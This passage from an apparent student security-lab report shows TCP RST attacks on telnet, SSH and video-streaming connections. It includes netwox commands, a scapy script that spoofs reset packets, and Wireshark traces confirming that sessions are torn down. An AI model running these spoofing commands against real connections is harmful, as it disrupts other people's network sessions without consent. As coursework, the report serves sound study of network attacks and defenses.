12 2020-02-15 19:17:22.369372125   10.0.2.10            10.0.2.8     TCP       66 50204 → 23 [ACK] Seq=2106704268 Ack=508700258 Win=237 Len=0 T…
13 2020-02-15 19:17:22.371034162   10.0.2.8             10.0.2.10    TELNET    87 Telnet Data ...
14 2020-02-15 19:17:22.371042858   10.0.2.10            10.0.2.8     TCP       66 50204 → 23 [ACK] Seq=2106704268 Ack=508700279 Win=237 Len=0 T…
15 2020-02-15 19:17:59.378685316   fe80::4fd4:7bb8:663f:1…  ff02::fb  MDNS     180 Standard query 0x0000 PTR _ftp._tcp.local, "QM" question PTR …
▶ Frame 14: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
▶ Ethernet II, Src: PcsCompu_98:60:5e (08:00:27:98:60:5e), Dst: PcsCompu_cd:2d:fd (08:00:27:cd:2d:fd)
▶ Internet Protocol Version 4, Src: 10.0.2.10, Dst: 10.0.2.8
▼ Transmission Control Protocol, Src Port: 50204, Dst Port: 23, Seq: 2106704268, Ack: 508700279, Len: 0
    Source Port: 50204
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 2106704268
    Acknowledgment number: 508700279
    Header Length: 32 bytes
  ▶ Flags: 0x010 (ACK)
    Window size value: 237
    [Calculated window size: 237]
    [Window size scaling factor: -1 (unknown)]
    Checksum: 0xbf0c [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▶ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  ▶ [SEQ/ACK analysis]
```

In order for our attack to be successful, we need to make sure that the sequence number is exactly what is next expected by the server or else our attack will fail. Then we run the program on the attacker machine and see that the connection closes on the client machine:



```
[02/15/20]seed@VM:~$ telnet 10.0.2.8
Trying 10.0.2.8...
Connected to 10.0.2.8.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sat Feb 15 18:41:10 EST 2020 from 10.0.2.10 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[02/15/20]seed@VM:~$ pwd
/home/seed
[02/15/20]seed@VM:~$ Connection closed by foreign host.
[02/15/20]seed@VM:~$ 
```

The following shows that an RST packet is sent from A to B and the source MAC address is of the Attacker. This proves that we were able to successfully perform an RST attack:



```
No.  Time                           Source                     Destination         Protocol Length Info
  18 2020-02-15 19:18:29.601185406  fe80::7424:492b:395a:4…    ff02::fb            MDNS      107 Standard query 0x0000 PTR _ipps._tcp.local, "QM" questio…
  19 2020-02-15 19:19:03.850140714  10.0.2.7                   224.0.0.251         MDNS       87 Standard query 0x0000 PTR _ipps._tcp.local, "QM" questio…
  20 2020-02-15 19:19:05.584573707  fe80::4fd4:7bb8:663f:1…    ff02::fb            MDNS      107 Standard query 0x0000 PTR _ipps._tcp.local, "QM" questio…
  21 2020-02-15 19:20:07.441432001  fe80::4fd4:7bb8:663f:1…    ff02::fb            MDNS      180 Standard query 0x0000 PTR _ftp._tcp.local, "QM" question…
  22 2020-02-15 19:20:07.441798379  10.0.2.7                   224.0.0.251         MDNS      160 Standard query 0x0000 PTR _ftp._tcp.local, "QM" question…
  23 2020-02-15 19:20:29.038361875  10.0.2.10                  10.0.2.3            DHCP      342 DHCP Request  - Transaction ID 0x56546d0c
  24 2020-02-15 19:20:29.044118071  10.0.2.3                   10.0.2.10           DHCP      590 DHCP ACK      - Transaction ID 0x56546d0c
  25 2020-02-15 19:20:34.112133771  PcsCompu_98:60:5e          PcsCompu_cb:21:3f   ARP        60 Who has 10.0.2.3? Tell 10.0.2.10
  26 2020-02-15 19:20:34.112143441  PcsCompu_cb:21:3f          PcsCompu_98:60:5e   ARP        60 10.0.2.3 is at 08:00:27:cb:21:3f
  27 2020-02-15 19:20:36.660531059  PcsCompu_b7:ba:af          Broadcast           ARP        42 Who has 10.0.2.8? Tell 10.0.2.7
  28 2020-02-15 19:20:36.661093505  PcsCompu_cd:2d:fd          PcsCompu_b7:ba:af   ARP        60 10.0.2.8 is at 08:00:27:cd:2d:fd
  29 2020-02-15 19:20:36.662563909  10.0.2.10                  10.0.2.8            TCP        54 50204 → 23 [RST] Seq=2106704268 Win=8192 Len=0
  30 2020-02-15 19:20:42.206962668  10.0.2.10                  10.0.2.8            TELNET     67 Telnet Data ...
  31 2020-02-15 19:20:42.207247738  10.0.2.8                   10.0.2.10           TCP        60 23 → 50204 [RST] Seq=508700279 Win=0 Len=0
  32 2020-02-15 19:20:47.423738317  PcsCompu_98:60:5e          PcsCompu_cd:2d:fd   ARP        60 Who has 10.0.2.8? Tell 10.0.2.10
  33 2020-02-15 19:20:47.423747974  PcsCompu_cd:2d:fd          PcsCompu_98:60:5e   ARP        60 10.0.2.8 is at 08:00:27:cd:2d:fd
  34 2020-02-15 19:20:47.449547823  PcsCompu_cd:2d:fd          PcsCompu_98:60:5e   ARP        60 Who has 10.0.2.10? Tell 10.0.2.8
  35 2020-02-15 19:20:47.449557680  PcsCompu_98:60:5e          PcsCompu_cd:2d:fd   ARP        60 10.0.2.10 is at 08:00:27:98:60:5e

▶ Frame 29: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0
▶ Ethernet II, Src: PcsCompu_b7:ba:af (08:00:27:b7:ba:af), Dst: PcsCompu_cd:2d:fd (08:00:27:cd:2d:fd)
▶ Internet Protocol Version 4, Src: 10.0.2.10, Dst: 10.0.2.8
▼ Transmission Control Protocol, Src Port: 50204, Dst Port: 23, Seq: 2106704268, Len: 0
    Source Port: 50204
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 2106704268
    Acknowledgment number: 0
    Header Length: 20 bytes
  ▶ Flags: 0x004 (RST)
    Window size value: 8192
    [Calculated window size: 8192]
    [Window size scaling factor: -1 (unknown)]
    Checksum: 0x747d [unverified]
    [Checksum Status: Unverified]
```

Hence, we were able to successfully launch a TCP RST attack on a telnet connection using netwox tool and scapy.

Breaking an SSH connection:


Server i.e. 10.0.2.8 has the SSH port open and in the LISTEN state.

Using Netwox:

We establish an SSH connection from the client 10.0.2.10 (A) to the server 10.0.2.8 (B). We then use the netwox tool on the Attacker's machine to launch the RST Attack using the following command:


```
    sudo netwox 78 --filter "src host 10.0.2.10 and dst port 22"
```

The above command sends an RST packet as soon as something is sent from A to B on the SSH connection. After establishing the connection and entering a pwd command once, we run the above command. Then we again start typing pwd and see the following on A:



```
[02/15/20]seed@VM:~$ ssh 10.0.2.8
seed@10.0.2.8's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Sat Feb 15 19:57:58 2020 from 10.0.2.10
[02/15/20]seed@VM:~$ pwd
/home/seed
[02/15/20]seed@VM:~$ ppacket_write_wait: Connection to 10.0.2.8 port 22: Broken pipe
[02/15/20]seed@VM:~$ 
```

The following Wireshark trace shows the spoofed RST packet from B to A:




```
    14 2020-02-15 20:05:51.156682104   10.0.2.10          10.0.2.8           TCP       66 45306 → 22 [ACK] Seq=1770221992 Ack=3565655514 Win=290 Len=0 TS…
    15 2020-02-15 20:06:04.887072509   10.0.2.10          10.0.2.8           SSH      102 Client: Encrypted packet (len=36)
    16 2020-02-15 20:06:04.887530552   10.0.2.8           10.0.2.10          SSH      102 Server: Encrypted packet (len=36)
    17 2020-02-15 20:06:04.887538483   10.0.2.10          10.0.2.8           TCP       66 45306 → 22 [ACK] Seq=1770222028 Ack=3565655550 Win=290 Len=0 TS…
    18 2020-02-15 20:06:04.910547631   PcsCompu_b7:ba:af  Broadcast          ARP       42 Who has 10.0.2.10? Tell 10.0.2.7
    19 2020-02-15 20:06:04.911138515   PcsCompu_98:60:5e  PcsCompu_b7:ba:af  ARP       60 10.0.2.10 is at 08:00:27:98:60:5e
    20 2020-02-15 20:06:04.965415840   10.0.2.8           10.0.2.10          TCP       54 22 → 45306 [RST, ACK] Seq=3565655514 Ack=1770221993 Win=0 Len=0
└   21 2020-02-15 20:06:04.965648941   10.0.2.8           10.0.2.10          TCP       54 [TCP ACKed unseen segment] 22 → 45306 [RST, ACK] Seq=3565655550…

▶ Frame 20: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0
▶ Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: PcsCompu_98:60:5e (08:00:27:98:60:5e)
▶ Internet Protocol Version 4, Src: 10.0.2.8, Dst: 10.0.2.10
▼ Transmission Control Protocol, Src Port: 22, Dst Port: 45306, Seq: 3565655514, Ack: 1770221993, Len: 0
    Source Port: 22
    Destination Port: 45306
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 3565655514
    Acknowledgment number: 1770221993
    Header Length: 20 bytes
  ▶ Flags: 0x014 (RST, ACK)
    Window size value: 0
    [Calculated window size: 0]
```

This indicates that we were able to close an established connection between A and B by spoofing an RST packet from B to A.


Using Scapy:

Now we perform the same RST Attack on an SSH connection using the following scapy program:




```
#!usr/bin/python3
from scapy.all import *
import sys

source_port = 45304
sequence = 2158083047

print("Sending RESET Packet ...")
IPLayer = IP(src="10.0.2.10", dst="10.0.2.8")
TCPLayer = TCP(sport=source_port,dport=22,flags="R", seq=sequence)
pkt = IPLayer/TCPLayer
pkt.show()
send(pkt,verbose=0)
```

After establishing the connection and verifying the established connection by sending a pwd command, we sniff the network to find the sequence number and source port of the last sent packet from 10.0.2.10 (A) to 10.0.2.8 (B):




```
49 2020-02-15 19:58:03.247456192   10.0.2.8    10.0.2.10   SSHv2   118 Server: Encrypted packet (len=52)
50 2020-02-15 19:58:03.247463909   10.0.2.10   10.0.2.8    TCP      66 45304 → 22 [ACK] Seq=2158083047 Ack=192044598 Win=37120 Len=0…
51 2020-02-15 19:58:03.248817502   10.0.2.8    10.0.2.10   SSHv2   126 Server: Encrypted packet (len=60)
52 2020-02-15 19:58:03.248825655   10.0.2.10   10.0.2.8    TCP      66 45304 → 22 [ACK] Seq=2158083047 Ack=192044658 Win=37120 Len=0…

▶ Frame 52: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
▶ Ethernet II, Src: PcsCompu_98:60:5e (08:00:27:98:60:5e), Dst: PcsCompu_cd:2d:fd (08:00:27:cd:2d:fd)
▶ Internet Protocol Version 4, Src: 10.0.2.10, Dst: 10.0.2.8
▼ Transmission Control Protocol, Src Port: 45304, Dst Port: 22, Seq: 2158083047, Ack: 192044658, Len: 0
    Source Port: 45304
    Destination Port: 22
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 2158083047
    Acknowledgment number: 192044658
    Header Length: 32 bytes
  ▶ Flags: 0x010 (ACK)
    Window size value: 290
```

In order for our attack to be successful, we need to make sure that the sequence number is exactly what is next expected by the server or else our attack will fail. Then we run the program on the attacker machine and see that the connection closes on the client machine:



```
[02/15/20]seed@VM:~$ ssh 10.0.2.8
seed@10.0.2.8's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Sat Feb 15 19:39:26 2020 from 10.0.2.10
[02/15/20]seed@VM:~$ pwd
/home/seed
[02/15/20]seed@VM:~$ packet_write_wait: Connection to 10.0.2.8 port 22: Broken pipe
[02/15/20]seed@VM:~$
```

The following shows that an RST packet is sent from A to B and the source MAC address is of the Attacker. This proves that we were able to successfully perform an RST attack:




```
52 2020-02-15 19:58:03.248825655   10.0.2.10              10.0.2.8            TCP      66 45304 → 22 [ACK] Seq=2158083047 Ack=192044658 Win=37120 …
53 2020-02-15 19:59:37.575450207   10.0.2.8               224.0.0.251         MDNS     87 Standard query 0x0000 PTR _ipps._tcp.local, "QM" questio…
54 2020-02-15 19:59:39.070690031   fe80::3928:8afb:c6e0:2…  ff02::fb          MDNS    107 Standard query 0x0000 PTR _ipps._tcp.local, "QM" questio…
55 2020-02-15 19:59:52.523483481   PcsCompu_b7:ba:af      Broadcast           ARP      42 Who has 10.0.2.8? Tell 10.0.2.7
56 2020-02-15 19:59:52.524003322   PcsCompu_cd:2d:fd      PcsCompu_b7:ba:af   ARP      60 10.0.2.8 is at 08:00:27:cd:2d:fd
57 2020-02-15 19:59:52.525499385   10.0.2.10              10.0.2.8            TCP      54 45304 → 22 [RST] Seq=2158083047 Win=1048576 Len=0
58 2020-02-15 19:59:56.827971399   10.0.2.10              10.0.2.8            SSHv2   102 Client: Encrypted packet (len=36)
59 2020-02-15 19:59:56.828370200   10.0.2.8               10.0.2.10           TCP      60 22 → 45304 [RST] Seq=192044658 Win=0 Len=0
60 2020-02-15 20:00:01.844160162   PcsCompu_cd:2d:fd      PcsCompu_98:60:5e   ARP      60 Who has 10.0.2.10? Tell 10.0.2.8
61 2020-02-15 20:00:01.844170177   PcsCompu_98:60:5e      PcsCompu_cd:2d:fd   ARP      60 10.0.2.10 is at 08:00:27:98:60:5e
62 2020-02-15 20:00:01.855770691   PcsCompu_98:60:5e      PcsCompu_cd:2d:fd   ARP      60 Who has 10.0.2.8? Tell 10.0.2.10
63 2020-02-15 20:00:01.856136449   PcsCompu_cd:2d:fd      PcsCompu_98:60:5e   ARP      60 10.0.2.8 is at 08:00:27:cd:2d:fd

▶ Frame 57: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0
▶ Ethernet II, Src: PcsCompu_b7:ba:af (08:00:27:b7:ba:af), Dst: PcsCompu_cd:2d:fd (08:00:27:cd:2d:fd)
▶ Internet Protocol Version 4, Src: 10.0.2.10, Dst: 10.0.2.8
▼ Transmission Control Protocol, Src Port: 45304, Dst Port: 22, Seq: 2158083047, Len: 0
    Source Port: 45304
    Destination Port: 22
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 2158083047
    Acknowledgment number: 0
    Header Length: 20 bytes
  ▶ Flags: 0x004 (RST)
    Window size value: 8192
```

Hence, we were able to successfully launch a TCP RST attack on an SSH connection using netwox tool and scapy.

Task 3: TCP RST Attacks on Video Streaming Applications

For this attack, we use the video streaming site: https://artistsspace.org/videos/pg:3

We first start a video in the firefox browser in the victim VM, as follows:




Richard Hollis. Lecture. Books & Talk lecture Documentation. Friday, August 23, 2013. Artists Space Books & Talks. 55 Walker Street. [A figure stands at a podium towards the right side of the frame, while a sequence of images appear on a screen to their left.]

We then start the attack using netwox 78 in the attacker's VM by running the following command:

```
sudo netwox 78 --filter "src host 10.0.2.8"
```

Since some of the video content might be already loaded, we drag the video timeline to see the effect of our attack.




Video playback aborted due to a network error.

Richard Hollis. Lecture. Books & Talk lecture Documentation. Friday, August 23, 2013. Artists Space Books & Talks. 55 Walker Street. [A figure stands at a podium towards the right side of the frame, while a sequence of images appear on a screen to their left.]

The video stream breaks indicating that the attack was successful by breaking the TCP connection using TCP RST Attack. On performing the similar attack on well-known video streaming platform such as

YouTube, we see that there is no network error and the video continues to play. On sniffing the network, we see that whenever an RST packet is spoofed from the YouTube server to the victim, it starts a new connection on the next available port and a complete TCP handshake and TLS handshake takes place every time the previous connection breaks. The previously half-closed connection is also completely closed by the victim by sending an RST packet. Since YouTube starts a new connection every time the previous connection breaks (using RST), the attack is unsuccessful to cause a network error.



tcp.port==443

No.	Time	Source	Destination	Protocol	Length	Info
2029	2020-02-20 16:10:19.792633831	172.217.10.238	10.0.2.8	TCP	54	443 → 40340 [RST, ACK] Seq=32967 Ack=3889666722 Win=0 Le…
2030	2020-02-20 16:10:19.794055217	10.0.2.8	172.217.10.238	TCP	74	40342 → 443 [SYN] Seq=94725212 Win=29200 Len=0 MSS=1460 …
2031	2020-02-20 16:10:19.795309714	172.217.10.238	10.0.2.8	TLSv1.2	1514	Server Hello
2032	2020-02-20 16:10:19.795507004	10.0.2.8	172.217.10.238	TCP	60	40340 → 443 [RST] Seq=3889667238 Win=0 Len=0
2033	2020-02-20 16:10:19.823517103	172.217.10.238	10.0.2.8	TCP	60	443 → 40342 [SYN, ACK] Seq=33485 Ack=94725213 Win=32768 …
2034	2020-02-20 16:10:19.823861412	10.0.2.8	172.217.10.238	TCP	60	40342 → 443 [ACK] Seq=94725213 Ack=33486 Win=29200 Len=0
2035	2020-02-20 16:10:19.840628920	10.0.2.8	172.217.10.238	TLSv1.2	571	Client Hello
2036	2020-02-20 16:10:19.847443998	172.217.10.238	10.0.2.8	TCP	54	443 → 40342 [RST, ACK] Seq=0 Ack=94725213 Win=0 Len=0
2037	2020-02-20 16:10:19.847926024	172.217.10.238	10.0.2.8	TCP	54	443 → 40342 [RST, ACK] Seq=33486 Ack=94725214 Win=0 Len=0
2038	2020-02-20 16:10:19.848117723	172.217.10.238	10.0.2.8	TCP	54	443 → 40342 [RST, ACK] Seq=33486 Ack=94725214 Win=0 Len=0
2039	2020-02-20 16:10:19.862713063	10.0.2.8	172.217.10.238	TCP	74	40344 → 443 [SYN] Seq=2267672918 Win=29200 Len=0 MSS=146…
